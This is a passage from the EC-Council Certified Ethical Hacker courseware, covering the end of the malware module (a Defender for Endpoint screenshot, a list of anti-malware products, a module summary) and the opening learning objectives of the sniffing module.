Discovered vulnerabilities
Missing KBs
Tags
Security Info
Device details
Network activity
See all users
See IP addresses info

[redacted]
Medium • Active

Domain
fareast.corp.microsoft.com

OS
Windows 10 x64
Version Future
Build 20150.1000

Health state
Active

Data sensitivity
None

IP addresses

First seen
Jun 15, 2020, 9:48:54 AM

Last seen
Jun 16, 2020, 11:17:40 PM

Active alerts 180 days
Risk level: High
4 active alerts in 1 incident
High (2) Medium (1) Low (1)


Logged on users 30 days
1 logged on user
Most frequent: [redacted]
Least frequent: [redacted]

Security assessments
Exposure level: Medium (60)
68 active security recommendations
47 installed software
335 discovered vulnerabilities

Figure 7.137: Screenshot of Microsoft Defender for Endpoint

Some additional fileless malware protection tools are as follows:

- Kaspersky End Point Security for Business (*https://www.kaspersky.com*)
- Trend Micro Smart Protection Suites (*https://www.trendmicro.com*)
- Norton 360 with LifeLock Select (*https://us.norton.com*)
- REVE Antivirus (*https://www.reveantivirus.com*)
- BlackBerry Spark Suites (*https://www.blackberry.com*)



Module Summary

- In this module, we discussed the following:
  - Concepts of malware and malware propagation techniques
  - Concepts of Potentially unwanted applications (PUAs) and adware
  - Concepts of APT and its lifecycle
  - Concepts of Trojans, their types, and how they infect systems
  - Concepts of viruses, their types, and how they infect files along with the concept of computer worms
  - Concepts of fileless malware and how they infect files
  - How to perform static and dynamic malware analysis and explained different techniques to detect malware
  - Various Trojan, backdoor, virus, and worm countermeasures
  - Various Anti-Trojan and Antivirus tools
- In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation

Module Summary

This module presented the concepts of malware and malware propagation techniques. It explained potentially unwanted applications (PUAs) and adware. It also discussed the concepts of APT and its lifecycle. Furthermore, it described the concepts of Trojans, their types, and how they infect systems. In addition, it described the concepts of viruses, their types, and how they infect files. Next, it discussed the concepts of computer worms. Moreover, it explained the concepts of fileless malware and how it infects files. It further demonstrated static and dynamic malware analysis and described various techniques to detect malware. This module also presented various measures against Trojans, backdoors, viruses, and worms. Finally, the module ended with a detailed discussion on various anti-Trojan and antivirus tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen testers perform sniffing to collect information on a target of evaluation.

C|EH
Certified Ethical Hacker

EC-Council

MODULE 08

SNIFFING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.

LEARNING OBJECTIVES


- LO#01: Summarize Sniffing Concepts
- LO#02: Demonstrate Different Sniffing Techniques
- LO#03: Use Sniffing Tools
- LO#04: Explain Sniffing Countermeasures

Learning Objectives

This module starts with an overview of sniffing concepts and provides an insight into MAC, DHCP, ARP, MAC spoofing, and DNS poisoning attacks. Later, the module discusses various sniffing tools, countermeasures, and detection techniques.

At the end of this module, you will be able to:

